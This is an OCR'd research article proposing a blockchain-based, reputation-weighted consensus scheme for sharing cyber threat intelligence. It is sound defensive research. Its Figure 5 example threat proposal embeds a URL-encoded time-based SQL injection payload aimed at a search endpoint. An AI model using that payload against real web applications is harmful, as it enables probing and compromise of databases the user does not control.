
Security and Communication Networks

Advances in Cyber Threat Intelligence

Lead Guest Editor: Konstantinos Rantos
Guest Editors: Vasilis Katos, George Drosatos, Konstantinos Demertzis, and Konstantinos Fysarakis



Advances in Cyber Threat Intelligence

Security and Communication Networks

Advances in Cyber Threat Intelligence

Lead Guest Editor: Konstantinos Rantos
Guest Editors: Vasilis Katos, George Drosatos, Konstantinos Demertzis, and Konstantinos Fysarakis

Contents

Hindawi
Security and Communication Networks
Volume 2022, Article ID 7760509, 20 pages
https://doi.org/10.1155/2022/7760509

WILEY | Hindawi

Research Article

A Reputation-Based Approach Using Consortium Blockchain for Cyber Threat Intelligence Sharing

Xiaohui Zhang,[1] Xianghua Miao ,[1,2] and Mingying Xue [3]

[1]*Faculty of Information Engineering and Automation, Kunming University of Science and Technology, Kunming, China*
[2]*Computer Technology Application Key Laboratory of Yunnan Province, Kunming, China*
[3]*Faculty of Management and Economics, Kunming University of Science and Technology, Kunming, China*

Correspondence should be addressed to Xianghua Miao; xianghuamiao@126.com

Received 14 July 2021; Revised 19 September 2021; Accepted 22 June 2022; Published 10 August 2022

Academic Editor: Konstantinos Rantos

The CTI (Cyber Threat Intelligence) sharing and exchange is an effective method to improve the responsiveness of the protection party. Blockchain technology enables sharing collaboration consortium to conduct a trusted CTI sharing and exchange without a centralized institution. However, the distributed connectivity of the blockchain-based CTI sharing model proposed before exposes the systems to byzantine attacks. The compromised members of partner organizations will further decrease the accuracy and trust level of CTI by generating false reporting. This paper proposes a new blockchain-based CTI model to address the unbalance issues of performance in speed, scalability, and security, which combines consortium blockchain and distributed reputation management systems to achieve automated analysis and response of tactical threat intelligence. In addition, the novel consensus algorithm of consortium blockchain that is fit for CTI sharing and exchange is introduced in this paper. The new consensus algorithm is called "Proof-of Reputation" (PoR) consensus, which meets the requirements of transaction rate and makes the consensus in a creditable network environment through constructing a reputation model. Finally, the effectiveness and security performance of the proposed model and consensus algorithm is verified by experiments.

1. Introduction

Organizations need to be supported by more effective and responsive defense methods to mitigate the danger of increasingly complex attack methods or threats such as advanced persistent threats (APTs) and zero-day vulnerabilities brought about by the development of information technology. As the proactive approach, CTI (Cyber Threat Intelligence) is a collection of information that can cause potential harm and direct harm to organizations and institutions [1]. The typical application of CTI is shown in Figure 1. CTI has become an essential weapon in the arsenal of cyber defenders to address the information asymmetry of issues that happened on offensive and defensive sides. Taking advantage of the value behind the CTI, such as evaluating and simulating malicious behavior in networks, is a critical measure to mitigate increasing cyberattacks.

The CTI sharing and exchange in a cooperative approach promises to be the most effective method to maximize the benefit of CTI through improving the issue of information islands, which means the CTI generated from partner organizations can aid cybersecurity policymakers in making decisions. To meet the needs of CTI sharing, the stakeholders have formulated a series of standards for the exchange of threat intelligence, such as STIX, IODEF, and OpenIoC [2]. The typical application structure of the CTI sharing system is shown in Figure 2. The core idea behind threat intelligence sharing is to create situation awareness among stakeholders by sharing information about the newest threats and vulnerabilities and swiftly implementing the remedies [3]. However, a survey conducted in 2014 shows that slow and manual sharing processes impede full CTI exchange participation [4]. For example, there have been large-scale WannaCry viruses in education, medical, and other industries [5]; if this threat intelligence can be




Figure 1: The application of cybersecurity threat intelligence.




Figure 2: The typical structure of the CTI sharing system.

timely released, then most organizations will be able to avoid intrusion, which means that automating the sharing and exchange processes can extremely increase the effectiveness of CTI.

The different applications of CTI can be categorized as tactical threat intelligence, operational threat intelligence, strategic threat intelligence, and technical threat intelligence [6]. Incident responders consume tactical threat intelligence to ensure that their defenses and investigation are prepared for current tactics [7]. Consequently, the key to achieving CTI sharing automation is to be accurately received and processed tactical threat intelligence quickly.

The inappropriate CTI sharing may lead to the disclosure of critical and sensitive intelligence data included in CTI, which can affect the enthusiasm of enterprises to participate in CTI exchange [8]. Hence, there is still a contradiction between automated sharing and the privacy protection requirement in the CTI sharing platform. The blockchain-based CTI sharing model has brought hope to solving the above paradox [9]. As a novel framework, blockchain technology, which uses account anonymity, a tamper-free mechanism, and an encryption function, enables sharing participants to conduct a trusted CTI sharing and exchange without a centralized institution [10]. However, the

distributed connectivity of the blockchain-based CTI sharing model exposes the systems to various challenges.

On the one hand, in a distributed environment, the CTI sharing platform is vulnerable to "false reporting" issues caused by federation members maliciously reporting cyber-attack intelligence [11]. Byzantine behaviors that happen in the blockchain system may decrease the trust of each other among the members of the CTI sharing collaboration consortium [12]. On the other hand, the high throughput is significant for achieving interoperability in CTI sharing and exchange [13]. Still, many studies implemented blockchain solutions through flawed consensus algorithms to exchange data. The performance and scalability limitations still exist in these consensus algorithms [14].

The CTI proposal needs to be shared with high transaction throughput, low latency of confirmation, and security measures simultaneously. Therefore, in response to the current problems in CTI sharing, a new model which combines consortium blockchain and distributed reputation management systems to achieve automated sharing of tactical threat intelligence is presented. The main contributions of our work are summarized as follows:

(1) The common feature of traditional CTI sharing platforms is that they require an authoritative third-party organization to review and manage all CTI proposals that are put by participators, which reduces the timeliness and leads to the potential risk of centralization, that is, once the trusted centralized institution fails, the entire CTI sharing platform will be completely ineffective. So, this paper proposes a decentralized CTI sharing approach based on a consortium blockchain. The participants operate under a governance model with a degree of trust, which provides a way to protect interactions between organizations that share common goals but may not fully trust each other. In addition, our approach can use a more efficient consensus protocol to meet the demand for CTI sharing in aspects of throughput and latency.

(2) The CTI sharing consortium blockchain is usually established by several companies or organizations that do not fully trust each other. It is an acceptable solution that selects a trusted accountant to package CTI proposals into blocks; the accountant needs to be generated according to their reputation level and cannot be monopolized. Because CTI proposal is a type of confidential data that is highly real-time, containing detailed descriptions of security vulnerabilities that can only be disclosed to trusted stakeholders, it can have a disastrous impact on the organization's security situation when the CTI data falls into the wrong hands. Thus, we have designed a new decentralized consensus, called Proof-of-Reputation (PoR) algorithm, to avoid monopolistic behavior in consortium blockchain. The consensus of CTI data relies on cooperation between all roles. At the same time, different roles can achieve conversion under certain conditions, and no one can permanently serve as the accountant in the PoR algorithm.

(3) Due to the differences in the network environment and security capabilities, it is difficult to resolve a dispute between a provider and a consumer about the validity of a certain CTI in a decentralized sharing platform. What is more, the diversity of intelligence sources further amplifies the issue of quality. Most stakeholders look to the trusted centralized institution for data governance in CTI sharing. However, no such authority exists in a decentralized peer to peer network environment. Regarding the issue above, this paper proposes a reputation computing model to address the problem of false or malicious reports that may be submitted by participants in a distributed environment, ensuring that only high-value and confident CTI proposals could be available for sharing without the trusted centralized institution. The reputation management model is together with the PoR algorithm to reduce the impact of the byzantine behaviors in the blockchain-based CTI sharing collaboration consortium.

2. Related Works

2.1. Consensus Algorithm in Blockchain. Blockchain is a distributed ledger behind bitcoin, founded by Nakamoto in 2008 [15]. As the foundation and core technologies of the blockchain system, the consensus algorithm is critical for the security and performance of the blockchain [16].

Public blockchain technology such as Bitcoin and Ethereum employs the methods that "mined" the cryptocurrency based on their computing powers or elect the accountant based on their stake to mitigate the absence of trust. PoW (Proof-of-Work), PoS (Proof of Stake), and DPoS (Delegated Proof of Stake) are classified as the public blockchain consensus protocol.

However, PoW has limitations in computing power consumption and small throughput. In addition, the PoW consensus may suffer the tailored attack behavior such as 51% attacks [17]. Although the PoS and DPoS solve the waste of resources in PoW, there are still problems such as low efficiency [18].

The consortium blockchain is more suitable for CIT sharing and exchange than the public blockchain due to its high transaction throughput performance and low latency of transaction confirmation. The consortium blockchain can use classic CFT (crash fault-tolerant) or BFT (byzantine fault-tolerant) to reach the consensus among entities due to the requirements such as participants must be identified, and permission is considered in a consortium blockchain. Table 1 presents a comparison between CFT and BFT of consensus algorithm in consortium blockchain.

In many use cases, high throughput of CTI exchange is a requirement. Consortium blockchain consensus algorithms such as Raft [19] can achieve high throughput, but they can only be suitable for nonbyzantine environments that only honest nodes in the network [20]. Therefore, many

Table 1: Comparisons between two types of consensus algorithm in blockchain.

Criteria	Crash fault tolerance	Byzantine fault tolerance
The basis of agreement	Mostly are voting-based	Mostly are proof-based
Decentralization	Low	Mostly high
The way of nodes management	Join network need to be authorized	Join network freely
Award	Mostly no	Yes
Security	Mostly lower	Mostly higher
Speed	Fast	Low

researchers want to use the Byzantine Fault Tolerance (BFT) mechanism to optimize the security performance of the consortium blockchain consensus algorithm.

The traffic complexity and scalability of the Practical Byzantine Fault Tolerance (PBFT) algorithm is the main reason to limit the application of which [21]. Chen et al. proposed a Raft blockchain consensus algorithm based on a credit model (Craft), which can be used in a byzantine network environment in 2018 [22]; experimental results show that the CRaft algorithm has better performance than PBFT. However, there still exists a 17.89% false-positive rate of byzantine nodes. The new consensus algorithm, Proof-of-Trust (PoT), suitable for crowdsourcing services, was proposed in 2019 [23]; the PoT can provide a feasible accountability method for applying online services using blockchain technology by selecting the validator of the transaction based on the trust value of the service participants. In 2020, Wang et al. developed the Beh-Raft algorithm [24], which combines the Proof-of-Behavior algorithm (PoB) and Raft algorithm, ensuring that only honest nodes can become the network leader to reduce the impact of byzantine nodes.

Many related algorithms cannot efficiently meet CTI sharing scenarios and require pre-designed malicious behavior models. However, in an untrust network environment, the imbalance in the number of normal and malicious nodes makes it challenging to construct an accurate classifier. So, it is necessary to develop a new consensus algorithm to achieve better performance trade-offs in efficiency and security.

2.2. Cyber Threat Intelligence. From a practical point of view, cyber threat intelligence describes existing or imminent threats or hazards to assets. It can help organizations identify and analyze current security situations and respond to them. "Security Threat Intelligence Services Market Guide" was published by Gartner in 2014, which states that threat intelligence is evidence-based knowledge that includes context, mechanisms, indicators, impact, and operational recommendations [25]. In 2015, Friedman and Bouchard further refined the definition of CTI in their publication "Authoritative Guide to Threat Intelligence": A series of information that analyzes and disseminates about motivations, attempts, and methods of the adversary. This information also can be used in organizations to improve their protection capabilities for enterprise assets" [26]. In short, information that poses a risk or loss of benefit to an organization can be called cyber threat intelligence, which is also the default definition nowadays.

Sharing the CTI data is expected to be the most effective way to break the "information isolated" problem and maximize the value of CTI [8]. In terms of CTI sharing models, it is common to use a centralized sharing platform, where users from different organizations can upload and access the CTI data [27]. In addition, the threat intelligence sharing platform can be further subdivided into four types [28]: strategic partnerships, commercial cooperation, mutually beneficial exchange, and threat intelligence community:

Strategic partnerships: in a strategic partnership, security companies with technical advantages sell and transfer the CTI proposals, integrate them with the existing situation of partners, and form customized CTI products that meet their needs, helping them implement security capabilities.

Commercial cooperation: security companies in different industries form commercial cooperation to exchange more accurate and targeted proposals to fully leverage CTI data's value.

Mutually beneficial exchange: organizations lead beneficial mutual exchange with the massive CTI data; these data result from what they have accumulated over the years. Employing store such intelligence data into big data platforms and open access to clients, thus building security threat situational awareness capabilities in the client environment.

Threat intelligence community: the threat intelligence community is maintained by an organization specializing in CTI services and opens low-level CTI data to public users.

Academia and industry have developed a series of unified CTI data standards to facilitate sharing and exchange, further promoting CTI sharing technology development. Structured Threat Information Expression (STIX) is a machine-readable format for exchanging CTI proposals that enable organizations to perform collaborative threat analysis, automated intelligence exchange, and detection response [25]. STIX can significantly reduce ambiguity and misunderstanding during the sharing and exchange process. Trusted Automated eXchange of Indicator Information (TAXII) is used to ensure threat intelligence security during transmission [29]. TAXII also supports the transmission of threat intelligence data in multiple formats for increased compatibility. CybOX defines a method for describing the machine objects and network dynamics and has a solid ability to represent various observable indicators [30]. So, the content of STIX also refers to the CybOX specification.

STIX and TAXII have been widely used as two major sharing standards [31]. The current primary approach to sharing CTI data is to use TAXII for data transmission, STIX for intelligence description, and CybOX as elements of STIX.

2.3. Blockchain-Based CTI Sharing Model. Blockchain technology can enable sharing partner organizations to conduct a trusted CTI sharing and exchange without a centralized institution. Many studies of the blockchain-based CTI sharing approach carried out by researchers provide a basis and reference for this paper.

A blockchain-based CTI sharing framework, iShare, was proposed in 2018 [32], where members participating in the framework can only share the experience of network security protection; ishare uses game theory to analyze malicious behaviors within the framework. Huang et al. published a blockchain-based CTI exchange model in 2019 [33], which uses the one-way encryption function to protect the privacy information of participating organizations and analyze the complete network attack chain. In response to the trust and privacy protection issues in CTI sharing, Homan et al. used the channel and membership manager technology in consortium blockchain to enable trusted participants to disseminate highly sensitive data privately [9].

Collaborative Intrusion Detection Systems (CIDN) [34] is one of the specific applications of tactical threat intelligence. To eliminate insider attacks such as random poisoning attacks and special on-off attacks, and improve the accuracy and effectiveness of threat intelligence in CIDN, a threat intelligence aggregation algorithm based on the Bayesian decision is proposed by Fung et al. [35], which reduces the risk cost of wrong decisions effectively. Li et al. use blockchain technology to enhance the robustness of the threat intelligence sharing system and protect against insider attacks during the intelligence aggregation process in CIDN [36]. Yanugunti and Yau published a new consensus algorithm based on the trust value of nodes [37] by using the IDS component of each node in the blockchain to verify the traffic log and evaluate the credibility of the threat intelligence received from others.

Table 2 shows a comparison of some related works using the blockchain to implement CTI sharing and exchange on the consensus algorithm and the contributions and shortcomings. The main idea of the current research is to combine the decentralization and tamper-free mechanism of the blockchain with the CTI exchange system to improve the performance of security and robustness.

However, we see that very few studies consider the following issues: On the one hand, the existing approaches suffer from problems that cannot determine whether the generated CTI has been tampered with due to malicious attacks. On the other hand, to realize the CTI sharing, these studies on blockchain failed to propose a consensus algorithm suitable for CTI exchange. The confidence level of CTI is few considered in many papers.

The defense actions are not trusted when the value of level in CTI is low, and it will bring new questions to the application of automated action using CTI. Our work on the CTI sharing model is motivated by the above results and incentivizing federation members via a distributed reputation management system [38].

3. The Proposed Architecture

According to the sources of CTI, threat intelligence can be divided into internal and external [39]. Internal threat intelligence is generally produced from security devices and system event logs. External threat intelligence includes commercial threat intelligence sold by the cybersecurity service provider and open-source threat intelligence shared on public network platforms.

The architecture of CTI sharing and exchange using consortium blockchain is shown in Figure 3. CTI partner organizations from external obtain the original CTI, and they can also be triggered when the internal cybersecurity system finds an abnormal state. Each CTI sharing collaboration consortium member comprises a proposal generation, consensus, and analysis component.

The proposal generation component work to generate proposals that are transformed from the original CTI for the CTI consortium network, which is used to protect the private information in CTI. Compared to the original CTI, the proposal only includes critical information such as attack characteristics. Proposal results will submit to the intelligence generation component for further processing.

The consensus component realizes the consensus and transmission of proposals among CTI consortium networks and stores the results in blockchain to ensure its immutability and reliability by an innovative consensus algorithm that is fit for the CTI sharing and exchange called "Proof-of Reputation" (PoR). This algorithm makes the consensus of the proposal in a creditable network environment by constructing a reputation model. The content of the PoR consensus algorithm and reputation model will be elaborated on in Chapter 5.

The analysis component represents the cybersecurity policymakers, such as the security operations center and security analysts. The intelligence from the intelligence generation component will be processed further by the CTI sharing collaboration consortium member to make treatment decisions that provide information support or automated take response.

4. The Proof-of-Reputation Consensus Algorithm

4.1. Basic Definitions. This paper proposes a consensus algorithm based on the reputation model - "Proof-of Reputation" (PoR) to address the problem that the consensus algorithm of consortium blockchain cannot meet the transmission requirements of CTI sharing and exchange or only be used in the nonbyzantine environment.

Definition 1. The threat proposal in PoR. As shown in Figure 3, the proposal generation component generates a threat proposal used to exchange in the PoR consensus algorithm according to the alert fusion information that the threat object

Table 2: Comparisons between related works about CTI sharing.

Study	Consensus	Contributions and shortcomings
Huang et al. [33]	—	Use the blockchain to address the contradiction between the privacy protection requirements of CTI sharing and the need to build a complete attack chain, but not consider the transmission performance of the CTI sharing and exchange in this study.
Homan et al. [9]	Solo	Use the blockchain to allow trusted parties to disseminate highly sensitive data privately. But solo consensus can only be used in the test environment, which is not suitable for a realistic network.
Li et al. [36]	Proof-of-concept	Use blockchain to verify trust management and alert aggregation in a challenge-based trust mechanism. But the proof-of-concept chain is used in this approach to investigate the performance rather than the real blockchain.
Yanugunti and Yau [37]	PBFT	Use blockchain to improve the accuracy of intelligence by identifying compromised nodes in the CIDN. But this study employs the PBFT algorithm to reach a consensus that transmission performance will be affected.




Figure 3: The architecture of our approach.

can be extracted. A threat proposal mainly includes IoC (Indicators of Compromise) information, and it can be modeled and expressed by extracting some features from classic STIX (structured threat information expression). The information of the threat proposal can be indicated in a triad group: $\langle tp, \text{IoC}, \text{level}\rangle$, where tp means the timestamp that the alert

information happened. The IoCin the proposal can be expressed as a triad group: ⟨type, value, name, payload⟩, in which type ∈ (campaign, malware, threat − actor, attack − pattern, . . .) indicates the element type and value means the certain element value, name is the detailed type of malicious behavior, payload represents the cyber security attack payload matched in IoC. We use the level to indicate the potential use value of IoC based on the research of BIANCO [40] as shown in Figure 4.

A detailed description of level is shown as follows:

(1) *Hash Value*. The hash value represents a unique identification of a specific malware, but it is not worth analyzing in many cases because the hash value is easy to change. So, we set level = 1 to indicate it.

(2) *IP Addresses*. Certain network behaviors accompany most malicious software. The IP address information is involved in it definitely, but the IP address is straightforward to change when attackers use the technology of anonymous proxy or Tor (The Onion Router). So, we set level = 2 to indicates it.

(3) *Domain Names*. Domain names are usually more valuable than IP address in the sharing of CTI because it needs to be registered at a certain cost of time or economic. So, we set level = 3 to indicates it.

(4) *Artifacts*. Artifacts are divided into network artifacts and host artifacts. The malware requests the resource file of the specified path on C2(command and control) servers or uploads the file to the specified URL. As long as the instruction structure of malware remains unchanged, the network artifacts and host artifacts are difficult to change. So, we set level = 4 to indicates it.

(5) *Tools*. Attackers often spend a lot of time using, developing and customizing some special tools to achieve their purposes, such as Dealers Choice and Xagent in the APT attack. The attacker will abandon these special attack tools currently used if their features are accurately identified by the organization, which will undoubtedly increase the cost of attack behavior. So, we set level = 5 to indicates it.

(6) *TTPs*. TTPs describe the attacker's tactics, techniques, and procedures; TTPs are the most valuable IoC because the strategy and tactics of an attack are often difficult to change. The attacker must either give up the attack or develop a new tactic when the TTPs are recognized. So, we set level = 6 to indicates it.

We use the example shown in Figure 5 to demonstrate the threat proposal in the PoR according to the above definition. Figure 5 shows that a node detects the threat campaign of a web application attack because this alert fusion information from internal CTI sharing organization matched with the attack payload of SQL Injection and defined this threat proposal as level 4.




Figure 4: The level of potential value of IoC.


```
{
  "tp": "20210830061020",
  “IOC”:
    {
      "type": "campaign",
      "value": "web application attack",
      "name": "SQL Injection",
      "payload": "GET/search/city?airportCode=%28select%2Afrom%
28select%2Bsleep%282%29union%2F%2A%2A%2Fselect%2B1%29a%29"
    }
  "level": "4"
}
```


Figure 5: Example threat proposal shared in the PoR consensus.

